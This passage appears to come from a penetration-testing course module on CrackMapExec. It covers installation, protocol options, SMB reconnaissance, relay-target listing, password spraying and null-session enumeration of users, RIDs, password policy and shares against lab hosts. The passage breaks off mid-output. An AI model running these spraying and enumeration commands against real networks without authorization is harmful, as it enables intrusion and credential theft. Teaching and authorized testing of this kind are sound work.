
6. Using CrackMapExec

What is CrackMapExec?

CrackMapExec (a.k.a CME) is a tool that helps assess the security of large networks composed of `Windows` workstations and servers.



```
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {ftp,ssh,rdp,ldap,mssql,smb,winrm} ...

                    A swiss army knife for pentesting networks
          Forged by @byt3bl33d3r and @mpgn_x64 using the powah of dank memes

                     Exclusive release for Porchetta Industries users
                            https://porchetta.industries/

                              Version : 5.4.0
                              Codename: Indestructible G0thm0g
```

CME heavily uses the Impacket library to work with network protocols and perform a variety of post-exploitation techniques. To understand the power of CME, we need to imagine simple scenarios:

1. We are working on an internal security assessment of over 1,000 Windows workstations and servers. How do we test whether the single set of credentials we have works for a local administrator on one or more machines?
2. We only have one target and several sets of credentials in our possession, but we need to know if they are still valid. How do we test them quickly?
3. We obtained local administrator credentials and want to dump the SAM file on each compromised workstation quickly. Do we use yet another tool, or do we go manually through each workstation?

These questions can be answered using many tools and techniques, but it can be handy to deal with multiple tools from several authors. This is where CrackMapExec steps in and helps us automate all the little things we need during an internal penetration test. CME also gathers credentials we found during the security assessment into a database so we can go back to them later as needed. The output is intuitive and straightforward, and the tool works on Linux and Windows and supports socks proxy and multiple protocols.

Although meant to be used primarily for offensive purposes (e.g., internal pentesting), CME can be used by blue teams to assess account privileges, find possible misconfigurations, and simulate attack scenarios.

Since June 2021, CrackMapExec has been updated only on the Porchetta platform and not on the public repository. A sponsorship costs $60 for six (6) months of access to all tools on Porchetta. The private repository is merged with the public repository every six (6) months. However, community contributions are available to everyone immediately. CrackMapExec is developed by @byt3bl33d3r and @mpgn. The official documentation can be found on the CrackMapExec Wiki.

On June 2023, mpgn, the lead developer of CrackMapExec, has created a new repository containing CrackMapExec version 6, the latest version of CrackMapExec, but it was later removed.

Some of the developers who contributed to the tool decided to create a fork to continue the project. The project was renamed to `NetExec` and is at https://github.com/Pennyw0rth/NetExec.

Note: Although in this module we make use of CrackMapExec version 5.4, we can make use of this new repository to work with the latest updates https://github.com/Pennyw0rth/NetExec.

Now that we've set the stage with a brief overview of the CME tool let's get it set up on our penetration testing system of choice before digging into the various functionality.

Installation & Binaries

CrackMapExec is compatible with Linux, Windows, and macOS and can also be installed using Docker. There are also standalone binaries that do not require installation. Let's see how we can install CrackMapExec.

Linux Installation

CrackMapExec developers recommend using Poetry for dependency and package management. Poetry is a tool for dependency management and packaging in Python. It allows you to declare the libraries your project depends on, and it will manage (install/update) them for you. Let's install Poetry following the installation guide:

Installing Poetry

```
curl -SSL https://install.python-poetry.org | python3 -

Retrieving Poetry metadata

# Welcome to Poetry!
```

```
This will download and install the latest version of Poetry,
a dependency and package manager for Python.

It will add the `poetry` command to Poetry's bin directory, located at:

/home/htb-ac35990/.local/bin

You can uninstall at any time by executing this script with the --
uninstall option, and these changes will be reverted.

Installing Poetry (1.2.2): Done

Poetry (1.2.2) is installed now. Great!

You can test that everything is set up by executing the following:

`poetry --version`
```

Next, we must install the necessary libraries and clone the CrackMapExec repository. We will also need to install Rust which is now required to support the RDP protocol.

Installing CrackMapExec Required Libraries

```
sudo apt-get update
sudo apt-get install -y libssl-dev libkrb5-dev libffi-dev python-dev
build-essential

<SNIP>
```

CrackMapExec requires a library for the RDP protocol that uses Rust. We will use the following command to install Rust. If we get a prompt, we need to type `y` and select option `1`:

Installing Rust

```
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs/ | sh

info: downloading installer
warning: it looks like you have an existing installation of Rust at:
warning: /usr/bin
warning: rustup should not be installed alongside Rust. Please uninstall
your existing Rust first.
warning: Otherwise you may have confusion unless you are careful with your
PATH
```

```
warning: If you are sure that you want both rustup and your already
installed Rust
warning: then please reply `y' or `yes' or set RUSTUP_INIT_SKIP_PATH_CHECK
to yes
warning: or pass `-y' to ignore all ignorable checks.
error: cannot install while Rust is installed

Continue? (y/N) y

<SNIP>

Current installation options:

   default host triple: x86_64-unknown-linux-gnu
     default toolchain: stable (default)
               profile: default
  modify PATH variable: yes

1) Proceed with installation (default)
2) Customize installation
3) Cancel installation
>1

<SNIP>
```

Next, we should close the terminal; otherwise, we will get an error when installing the RDP library `aardwolf`. Once the terminal is closed, we open a new one and proceed with the installation.

Installing CrackMapExec with Poetry

```
git clone https://github.com/Porchetta-Industries/CrackMapExec
cd CrackMapExec
poetry install

poetry install
Installing dependencies from lock file

Package operations: 94 installs, 0 updates, 0 removals

  • Installing asn1crypto (1.5.1)
  • Installing asysocks (0.2.1)
  • Installing oscrypto (1.3.0)

<SNIP>
```

Now we can test running the newly installed CrackMapExec tool using `poetry run crackmapexec`.

Running CrackMapExec with Poetry

```
poetry run crackmapexec
poetry run crackmapexec

usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell] [--verbose] {ftp,ssh,winrm,mssql,rdp,ldap,smb} ...

      ______ .______           ___        ______  __  ___ .___  ___.
___      .______    _______ ___   ___  _______   ______
     /      ||   _  \         /   \      /      ||  |/  / |   \/   |     /
\     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |       /  ^  \    |  ,----'|  '  /  |  \  /  |    /
^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /
/_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /
_____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \______|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/
\__\ | _|      |_______|/__/ \__\ |_______| \______|

                                                A swiss army knife for
pentesting networks
                                    Forged by @byt3bl33d3r and @mpgn_x64
using the powah of dank memes

                                           Exclusive release for Porchetta
Industries users

https://porchetta.industries/

                                                   Version : 5.4.0
                                                   Codename:
Indestructible G0thm0g

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default:
100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default:
None)
  --jitter INTERVAL     sets a random delay between each connection
(default: None)
  --Darrell             give Darrell a hand
  --verbose             enable verbose output
```

```
protocols:
  available protocols

  {ftp,ssh,winrm,mssql,rdp,LDAP,smb}
    ftp                   own stuff using FTP
    ssh                   own stuff using SSH
    winrm                 own stuff using WINRM
    mssql                 own stuff using MSSQL
    rdp                   own stuff using RDP
    ldap                  own stuff using LDAP
    smb                   own stuff using SMB
```

Note: Suppose the CrackMapExec repository is updated, and we want to update the copy we downloaded with the Git clone. In that case, we can move to the CrackMapExec directory and use the command `git pull` to download the latest changes from the online repository.

If we want to avoid using `poetry run` before `crackmapexec`, we can execute `poetry shell` within the installation directory to activate the Poetry virtual environment.

Using Poetry Shell

```
cd CrackMapExec
poetry shell

Spawning shell within /home/htb-XXXXXXX/.cache/pypoetry/virtualenvs/crackmapexec-4YDbTJlJ-py3.9
```

```
(crackmapexec-py3.9) crackmapexec --help
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--darrell] [--verbose] {ftp,ldap,mssql,rdp,smb,ssh,winrm} ...

<SNIP>
```

Note: We can identify that we are in the Poetry shell if we see `(crackmapexec-py3.X)` at the beginning of our terminal. To deactivate the virtual environment and exit this new shell, type `exit`. To deactivate the virtual environment without leaving the shell, use `deactivate`.

Installation for Docker

CrackMapExec is Docker-friendly. We can use the `Dockerfile` in the GitHub repository to build it from the source.

Installing Docker using the GitHub repository

```
sudo apt install docker.io
git clone https://github.com/Porchetta-Industries/CrackMapExec -q
cd CrackMapExec
sudo docker build -t crackmapexec .

sudo docker build -t crackmapexec .
Sending build context to Docker daemon  10.38MB

<SNIP>
```

```
sudo docker run -it --entrypoint=/bin/bash --name crackmapexec -v
~/.cme:/root/.cme crackmapexec
root@d46e1e7925dc:/usr/src/crackmapexec/cme# crackmapexec

[*] Creating default workspace
[*] Initializing LDAP protocol database
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing SMB protocol database
[*] Initializing SSH protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell] [--verbose] {ftp,ssh,winrm,mssql,rdp,LDAP,smb} ...

      ______ .______           ___        ______  __  ___ .___  ___.
___      .______    _______ ___   ___  _______   ______
     /      ||   _  \         /   \      /      ||  |/  / |   \/   |     /
\     |   _  \  |   ____|\  \ /  / |   ____| /      |
    |  ,----'|  |_)  |       /  ^  \    |  ,----'|  '  /  |  \  /  |    /
^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /
/_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /
_____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \______|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/
\__\ | _|      |_______|/__/ \__\ |_______| \______|

                                                A swiss army knife for
pentesting networks
                                    Forged by @byt3bl33d3r and @mpgn_x64
using the powah of dank memes

                                           Exclusive release for Porchetta
```

```
Industries users

https://porchetta.industries/

                                                 Version : 5.4.0
                                                 Codename:
Indestructible G0thm0g

<SNIP>
```

After exiting the container, we can restart it using the following command:

Restart Container

```
sudo docker start crackmapexec
sudo docker exec -it crackmapexec bash
root@dbbda0e6bf72:/usr/src/crackmapexec#
```

Note: The Docker repository and published binaries may not be up to date. Building from source ensures that we are using the latest version available.

Using Binaries

We can also use CrackMapExec with binaries already compiled and available in the CrackMapExec GitHub repository under releases. At the time of writing this module, the binaries created in the repository are available for Python versions 3.8, 3.9, and 3.10 and Windows, Linux, and macOS.

In the repository, we will find two main files, those that start with `cme` and those that begin with `cmedb`. `cme` corresponds to the CrackMapExec application, and `cmedb` correspond to the binary that allows us to interact with the CrackMapExec database.

If we want to use a binary, we need to download it from releases and have Python installed. If we are working from Windows and we don't have Python installed, we can download the Python Windows embeddable package available here, then run the following command:

Compiled Binaries Windows

```
C:\htb> python.exe cme

<SNIP>
```

Note: Binaries can also be used on Windows, Linux, and MacOS.

On Windows, to avoid errors related to the path length, add the following Registry key:

Setting Long Path Registry Key

```
C:\> reg add
"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem" /v
LongPathsEnabled /t REG_DWORD /d 1 /f
```

Note: CrackMapExec save its logs and database at **~/.cme** directory.

Next Steps

In the following sections, we will use CrackMapExec functionalities to enumerate and attack Windows environments.

Targets and Protocols

Depending on the scope, we can scan one or more targets within a specific range or predefined hostnames during an engagement.
CrackMapExec can handle that perfectly. The target can be a CIDR, one IP, a hostname, or a file name containing the IP addresses/hostnames.

Targets Format

```
crackmapexec [protocol] 10.10.10.1
crackmapexec [protocol] 10.10.10.1 10.10.10.2 10.10.10.3
crackmapexec [protocol] 10.10.10.1/24
crackmapexec [protocol] internal.local
crackmapexec [protocol] targets.txt
```

Supported Protocols

CrackMapExec is designed to help us during an internal security assessment. Therefore, it must support multiple protocols linked to Windows. At the time of writing, CrackMapExec supports seven protocols:

Protocol	Default Port
SMB	445
WINRM	5985/5986
MSSQL	1433
LDAP	389
SSH	22
RDP	3389
FTP	21

To confirm available protocols, we can run `crackmapexec --help` to list available options and protocols.

List General Options and Protocols

```
crackmapexec --help

usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter
INTERVAL] [--darrell] [--verbose] {ftp,ssh,winrm,mssql,rdp,ldap,smb} ...

      ______ .______           ___        ______  __  ___ .___  ___.
___      .______    _______ ___  ___  _______   ______
     /      ||   _  \         /   \      /      ||  |/  / |   \/   |     /
\     |   _  \  |   ____|\  \  /  / |   ____| /      |
    |  ,----'|  |_)  |       /  ^  \    |  ,----'|  '  /  |  \  /  |    /
^  \    |  |_)  | |  |__    \  V  /  |  |__   |  ,----'
    |  |     |      /       /  /_\  \   |  |     |    <   |  |\/|  |   /
/_\  \   |   ___/  |   __|    >   <   |   __|  |  |
    |  `----.|  |\  \----. /  _____  \  |  `----.|  .  \  |  |  |  |  /
_____  \  |  |      |  |____  /  .  \  |  |____ |  `----.
     \______|| _| `._____|/__/     \__\  \______||__|\__\ |__|  |__| /__/
\__\ | _|      |_______|/__/ \__\ |_______| \______|

                                                A swiss army knife for
pentesting networks
                                    Forged by @byt3bl33d3r and @mpgn_x64
using the powah of dank memes

                                           Exclusive release for Porchetta
Industries users

https://porchetta.industries/

                                                   Version : 5.4.0
                                                   Codename:
```

```
Indestructible G0thm0g

optional arguments:
  -h, --help            show this help message and exit
  -t THREADS            set how many concurrent threads to use (default:
100)
  --timeout TIMEOUT     max timeout in seconds of each thread (default:
None)
  --jitter INTERVAL     sets a random delay between each connection
(default: None)
  --darrell             give Darrell a hand
  --verbose             enable verbose output

protocols:
  available protocols

  {ftp,ssh,winrm,mssql,rdp,ldap,smb}
    ftp                 own stuff using FTP
    ssh                 own stuff using SSH
    winrm               own stuff using WINRM
    mssql               own stuff using MSSQL
    rdp                 own stuff using RDP
    ldap                own stuff using LDAP
    smb                 own stuff using SMB
```

We can run `crackmapexec <protocol> --help` to view the options a specified protocol supports. Let's see LDAP as an example:

View Options Available with LDAP Protocol

```
crackmapexec ldap --help

usage: crackmapexec ldap [-h] [-id CRED_ID [CRED_ID ...]]
                         [-u USERNAME [USERNAME ...]]
                         [-p PASSWORD [PASSWORD ...]] [-k]
                         [--export EXPORT [EXPORT ...]]
                         [--aesKey AESKEY [AESKEY ...]] [--kdcHost
KDCHOST]
                         [--gfail-limit LIMIT | --ufail-limit LIMIT | --
fail-limit LIMIT]
                         [-M MODULE] [-o MODULE_OPTION [MODULE_OPTION
...]]
                         [-L] [--options] [--server {http,https}]
                         [--server-host HOST] [--server-port PORT]
                         [--connectback-host CHOST] [-H HASH [HASH ...]]
                         [--no-bruteforce] [--continue-on-success]
                         [--port {636,389}] [--no-smb]
                         [-d DOMAIN | --local-auth] [--asreproast
ASREPROAST]
                         [--kerberoasting KERBEROASTING]
                         [--trusted-for-delegation] [--password-not-
required]
                         [--admin-count] [--users] [--groups]
                         [target ...]

positional arguments:
  target                the target IP(s), range(s), CIDR(s), hostname(s),
                        FQDN(s), file(s) containing a list of targets,
NMap
                        XML or .Nessus file(s)

optional arguments:
  -h, --help            show this help message and exit
  -id CRED_ID [CRED_ID ...]
                        database credential ID(s) to use for
authentication
  -u USERNAME [USERNAME ...]
                        username(s) or file(s) containing usernames
  -p PASSWORD [PASSWORD ...]
                        password(s) or file(s) containing passwords
  -k, --kerberos        Use Kerberos authentication from ccache file
                        (KRB5CCNAME)
  --export EXPORT [EXPORT ...]
                        Export result into a file, probably buggy
  --aesKey AESKEY [AESKEY ...]
                        AES key to use for Kerberos Authentication (128 or
256
                        bits)
  --kdcHost KDCHOST     FQDN of the domain controller. If omitted it will
use
                        the domain part (FQDN) specified in the target
                        parameter
  --gfail-limit LIMIT   max number of global failed login attempts
  --ufail-limit LIMIT   max number of failed login attempts per username
  --fail-limit LIMIT    max number of failed login attempts per host
  -M MODULE, --module MODULE
                        module to use
  -o MODULE_OPTION [MODULE_OPTION ...]
                        module options
  -L, --list-modules    list available modules
  --options             display module options
  --server {http,https}
                        use the selected server (default: https)
  --server-host HOST    IP to bind the server to (default: 0.0.0.0)
  --server-port PORT    start the server on the specified port
  --connectback-host CHOST
                        IP for the remote system to connect back to
```

```
(default:
                        same as server-host)
  -H HASH [HASH ...], --hash HASH [HASH ...]
                        NTLM hash(es) or file(s) containing NTLM hashes
  --no-bruteforce       No spray when using file for username and password
                        (user1 => password1, user2 => password2
  --continue-on-success
                        continues authentication attempts even after
successes
  --port {636,389}      LDAP port (default: 389)
  --no-smb              No smb connection
  -d DOMAIN             domain to authenticate to
  --local-auth          authenticate locally to each target

Retrevie hash on the remote DC:
  Options to get hashes from Kerberos

  --asreproast ASREPROAST
                        Get AS_REP response ready to crack with hashcat
  --kerberoasting KERBEROASTING
                        Get TGS ticket ready to crack with hashcat

Retrieve useful information on the domain:
  Options to to play with Kerberos

  --trusted-for-delegation
                        Get the list of users and computers with flag
                        TRUSTED_FOR_DELEGATION
  --password-not-required
                        Get the list of users with flag PASSWD_NOTREQD
  --admin-count         Get objets that had the value adminCount=1
  --users               Enumerate enabled domain users
  --groups              Enumerate domain groups
```

Selecting a Target and Using a Protocol

With several protocols supported and several options for each, we may think it will be hard to master CrackMapExec. Fortunately, once we understand how it works for one protocol, the same logic applies to the other protocols. For example, password spraying is the same for all protocols:

Password Spray Example with WinRm

```
crackmapexec winrm 10.10.10.1 -u users.txt -p password.txt --no-bruteforce
--continue-on-success
```

If we want to perform a password spraying attack against any other protocol, we need to modify the protocol:

Target Protocols

```
crackmapexec smb 10.10.10.1 [protocol options]
crackmapexec mssql 10.10.10.1 [protocol options]
crackmapexec ldap 10.10.10.1 [protocol options]
crackmapexec ssh 10.10.10.1 [protocol options]
crackmapexec rdp 10.10.10.1 [protocol options]
crackmapexec ftp 10.10.10.1 [protocol options]
```

Once we understand this simple rule, we will find that the power of CrackMapExec is due to the ease of usage regarding all the options offered.

Export Function

CrackMapExec comes with an export function, but it is buggy, as shown in the help menu. It requires the full path of the file to export:

Exporting result CME

```
crackmapexec smb 10.10.10.1 [protocol options] --export $(pwd)/export.txt
```

In the following section, we will discuss some export examples.

Protocol Modules

CrackMapExec supports modules, which we will use and discuss later. Each protocol has different modules. We can run `crackmapexec <protocol> -L` to view available modules for the specified protocol.

View Available Modules for LDAP

```
crackmapexec ldap -L

[*] MAQ                         Retrieves the MachineAccountQuota domain-
level attribute
[*] adcs                        Find PKI Enrollment Services in Active
```

```
Directory and Certificate Templates Names
[*] daclread                    Read and backup the Discretionary Access
Control List of objects. Based on the work of @_nwodtuhs and @BlWasp_. Be
carefull, this module cannot read the DACLS recursively, more explains in
the options.
[*] get-desc-users              Get description of the users. May contained
password
[*] get-network
[*] laps                        Retrieves the LAPS passwords
[*] ldap-checker                Checks whether LDAP signing and binding are
required and / or enforced
[*] ldap-signing                Check whether LDAP signing is required
[*] subnets                     Retrieves the different Sites and Subnets of
an Active Directory
[*] user-desc                   Get user descriptions stored in Active
Directory
[*] whoami                      Get details of provided user
```

Next Steps

In the following sections, we will use CrackMapExec to start leveraging various protocols to gather information in an Active Directory domain.

Basic SMB Reconnaissance

The SMB protocol is advantageous for recon against a Windows target. Without any authentication, we can retrieve all kinds of information, including:

IP address	Target local name
Windows version	Architecture (x86/x64)
Fully qualified domain name	SMB signing enabled
SMB version	

SMB Enumeration

```
crackmapexec smb 192.168.133.0/24

SMB         192.168.133.1   445    DESKTOP-DKCQVG2  [*] Windows 10.0 Build 
19041 x64 (name:DESKTOP-DKCQVG2) (domain:DESKTOP-DKCQVG2) (signing:False) 
(SMBv1:False)
SMB         192.168.133.158 445    WIN-TOE6NQTR989  [*] Windows Server 
2016 Datacenter 14393 x64 (name:WIN-TOE6NQTR989) 
(domain:inlanefreight.htb) (signing:True) (SMBv1:True)
SMB         192.168.133.157 445    WIN7             [*] Windows 7 Ultimate 
7601 Service Pack 1 x64 (name:WIN7) (domain:WIN7) (signing:False) 
(SMBv1:True)
```

Using this simple command, we can get all of the live targets in the lab at the moment of the scan, along with the domain name, the OS version, etc. As we can see in the output, the `domain parameter` of the target `192.168.133.157` is the same as the `name parameter`, meaning the target `WIN7` is not joined to the domain: `inlanefreight.htb`. Contrary to the target `WIN-TOE6NQTR989`, which is joined to the domain `inlanefreight.htb`.

We can also see one Windows 10, one Windows Server, and one Windows 7 host. Windows servers are usually rich targets full of juicy data (shares, passwords, website and database backups, etc.). All of them are 64-bit versions of Windows, which can be helpful if we need to execute a custom binary on one of them.

Getting all Hosts with SMB Signing Disabled

CrackMapExec has the option to extract all hosts where SMB signing is disabled. This option is handy when we want to use Responder with ntlmrelayx.py from Impacket to perform an SMBRelay attack.

Signing Disabled - Host Enumeration

```
crackmapexec smb 192.168.1.0/24 --gen-relay-list 
relaylistOutputFilename.txt

SMB         192.168.1.101    445    DC2012A          [*] Windows Server 
2012 R2 Standard 9600 x64 (name:DC2012A) (domain:OCEAN) (signing:True) 
(SMBv1:True)
SMB         192.168.1.102    445    DC2012B          [*] Windows Server 
2012 R2 Standard 9600 x64 (name:DC2012B) (domain:EARTH) (signing:True) 
(SMBv1:True)
SMB         192.168.1.111    445    SERVER1          [*] Windows Server 
2016 Standard Evaluation 14393 x64 (name:SERVER1) (domain:PACIFIC) 
(signing:False) (SMBv1:True)
```

```
SMB         192.168.1.117    445    WIN10DESK1       [*] WIN10DESK1 x64
(name:WIN10DESK1) (domain:OCEAN) (signing:False) (SMBv1:True)

<SNIP>
```

```
cat relaylistOutputFilename.txt

192.168.1.111
192.168.1.117
```

We will cover relaying in this module's Stealing Hashes section.

For more information about Responder and ntlmrelayx.py, we can also check out the section Attacking SMB in the Attacking Common Services module. Additionally, this blog post: Practical guide to NTLM Relaying in 2017 is worth a read through.

Next Steps

In the next section, we will start with practical examples and learn how to collect information when anonymous authentication is enabled. From here, we will begin using CrackMapExec in more depth.

Exploiting NULL/Anonymous Sessions

A NULL Session is an anonymous connection to an inter-process communication network service on Windows-based computers. The service is designed to allow named pipe connections but may be used by attackers to gather information about the system remotely.

When a target is vulnerable to a `NULL Session`, especially a domain controller, it will allow the attacker to gather information without having a valid domain account, such as:

- Domain users (`--users`)
- Domain groups (`--groups`)
- Password policy (`--pass-pol`)
- Share folders (`--shares`)

Let's try it on a domain controller using the following commands:

Enumerating the Password Policy

```
crackmapexec smb 10.129.203.121 -u '' -p '' --pass-pol
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+] Dumping password
info for domain: INLANEFREIGHT
SMB         10.129.203.121  445    DC01             Minimum password
length: 7
SMB         10.129.203.121  445    DC01             Password history
length: 24
SMB         10.129.203.121  445    DC01             Maximum password age:
41 days 23 hours 53 minutes
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             Password Complexity
Flags: 000001
SMB         10.129.203.121  445    DC01                 Domain Refuse
Password Change: 0
SMB         10.129.203.121  445    DC01                 Domain Password
Store Cleartext: 0
SMB         10.129.203.121  445    DC01                 Domain Password
Lockout Admins: 0
SMB         10.129.203.121  445    DC01                 Domain Password No
Clear Change: 0
SMB         10.129.203.121  445    DC01                 Domain Password No
Anon Change: 0
SMB         10.129.203.121  445    DC01                 Domain Password
Complex: 1
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             Minimum password age:
1 day 4 minutes
SMB         10.129.203.121  445    DC01             Reset Account Lockout
Counter: 30 minutes
SMB         10.129.203.121  445    DC01             Locked Account
Duration: 30 minutes
SMB         10.129.203.121  445    DC01             Account Lockout
Threshold: None
SMB         10.129.203.121  445    DC01             Forced Log off Time:
Not Set
```

If we want to export this list we can use `--export [OUTPUT_FULL_FILE_PATH]`. In the following example we will use `$(pwd)` to use the current path:

Exporting Password Policy

```
crackmapexec smb 10.129.203.121 -u '' -p '' --pass-pol --export
$(pwd)/passpol.txt
```

```
...SNIP...
```

The export will be a JSON file. We can format the file using `sed` to replace single quotes with double quotes and use the `jq` application to display it.

Formating exported file

```
sed -i "s/'/\"/g" passpol.txt
cat passpol.txt | jq
{
  "min_pass_len": 1,
  "pass_hist_len": 24,
  "max_pass_age": "41 days 23 hours 53 minutes ",
  "min_pass_age": "1 day 4 minutes ",
  "pass_prop": "000000",
  "rst_accnt_lock_counter": "30 minutes ",
  "lock_accnt_dur": "30 minutes ",
  "accnt_lock_thres": "None",
  "force_logoff_time": "Not Set"
}
```

Enumerating Users

```
crackmapexec smb 10.129.203.121 -u '' -p '' --users --export
$(pwd)/users.txt
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [-] Error enumerating
domain users using dc ip 10.129.203.121: NTLM needs domain\username and a
password
SMB         10.129.203.121  445    DC01             [*] Trying with SAMRPC
protocol
SMB         10.129.203.121  445    DC01             [+] Enumerated domain
user(s)
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Guest                          Built-in account for
guest access to the computer/domain
SMB         10.129.203.121  445    DC01
inlanefreight.htb\carlos
SMB         10.129.203.121  445    DC01
inlanefreight.htb\grace
SMB         10.129.203.121  445    DC01
inlanefreight.htb\peter
SMB         10.129.203.121  445    DC01
```

```
inlanefreight.htb\alina                                Account for testing HR
App. Password: HRApp123!
SMB         10.129.203.121  445    DC01
inlanefreight.htb\noemi
SMB         10.129.203.121  445    DC01
inlanefreight.htb\engels                               Service Account for
testing
SMB         10.129.203.121  445    DC01
inlanefreight.htb\kiosko
SMB         10.129.203.121  445    DC01
inlanefreight.htb\testaccount                          pwd: Testing123!
SMB         10.129.203.121  445    DC01
inlanefreight.htb\mathew
SMB         10.129.203.121  445    DC01
inlanefreight.htb\svc_mssql
```

We can use the exported file to get a list of all users, we will later use this list

Extracting Users List

```
sed -i "s/'/\"/g" users.txt
jq -r '.[]' users.txt > userslist.txt
cat userslist.txt
Guest
carlos
grace
peter
alina
noemi
engels
kiosko
testaccount
mathew
svc_mssql
gmsa_adm
belkis
nicole
jorge
linda
shaun
diana
patrick
elieser
```

Here we could list all domain users and the password policy without any account. This configuration is not always present, but this will help us get started on our goal of compromising the domain if it is the case.

Enumerating Users with rid bruteforce

The `--rid-brute` option can be used to determine the users of a domain. This option is particularly useful when dealing with a domain that has NULL Authentication but has certain query restrictions. By using this option, we can enumerate the users and other objects in the domain.

Enumerating Users with --rid-brute

```
crackmapexec smb 10.129.204.172  -u '' -p '' --rid-brute
SMB         10.129.204.172  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:INLANEFREIGHT.LOCAL) (signing:True)
(SMBv1:False)
SMB         10.129.204.172  445    DC01             [+] Brute forcing RIDs
SMB         10.129.204.172  445    DC01             498:
INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.204.172  445    DC01             500:
INLANEFREIGHT\Administrator (SidTypeUser)
SMB         10.129.204.172  445    DC01             501:
INLANEFREIGHT\Guest (SidTypeUser)
SMB         10.129.204.172  445    DC01             502:
INLANEFREIGHT\krbtgt (SidTypeUser)
SMB         10.129.204.172  445    DC01             512:
INLANEFREIGHT\Domain Admins (SidTypeGroup)
SMB         10.129.204.172  445    DC01             513:
INLANEFREIGHT\Domain Users (SidTypeGroup)
...SNIP...
SMB         10.129.204.172  445    DC01             1853:
INLANEFREIGHT\abinateps (SidTypeUser)
SMB         10.129.204.172  445    DC01             1854:
INLANEFREIGHT\bustoges (SidTypeUser)
SMB         10.129.204.172  445    DC01             1855:
INLANEFREIGHT\nobseellace (SidTypeUser)
SMB         10.129.204.172  445    DC01             1856:
INLANEFREIGHT\wormithe (SidTypeUser)
SMB         10.129.204.172  445    DC01             1857:
INLANEFREIGHT\therbanstook (SidTypeUser)
SMB         10.129.204.172  445    DC01             1858:
INLANEFREIGHT\sweend (SidTypeUser)
SMB         10.129.204.172  445    DC01             1859:
INLANEFREIGHT\voge1993 (SidTypeUser)
SMB         10.129.204.172  445    DC01             1860:
INLANEFREIGHT\lach1973 (SidTypeUser)
SMB         10.129.204.172  445    DC01             1861:
INLANEFREIGHT\coulart77 (SidTypeUser)
SMB         10.129.204.172  445    DC01             1862:
```

```
INLANEFREIGHT\whirds (SidTypeUser)
SMB         10.129.204.172  445    DC01             1863:
INLANEFREIGHT\sturhe (SidTypeUser)
SMB         10.129.204.172  445    DC01             1864:
INLANEFREIGHT\turittly (SidTypeUser)
...SNIP...
```

By default, `--rid-brute` enumerate objects brute forcing RIDs up to `4000`. We can modify its behavior using `--rid-brute [MAX_RID]`.

Note: There will be scenarios where we can brute force rids with null authentication.

Enumerating Shares

Regarding shared folders, depending on the server configuration, we may be able to access shares by just typing the option `--shares` without any account. If we get an error, we can try using a random name (non-existing account) or guest/anonymous without passwords to list the shared folders.

Enumerating Shares

```
crackmapexec smb 10.129.203.121 -u '' -p '' --shares
SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
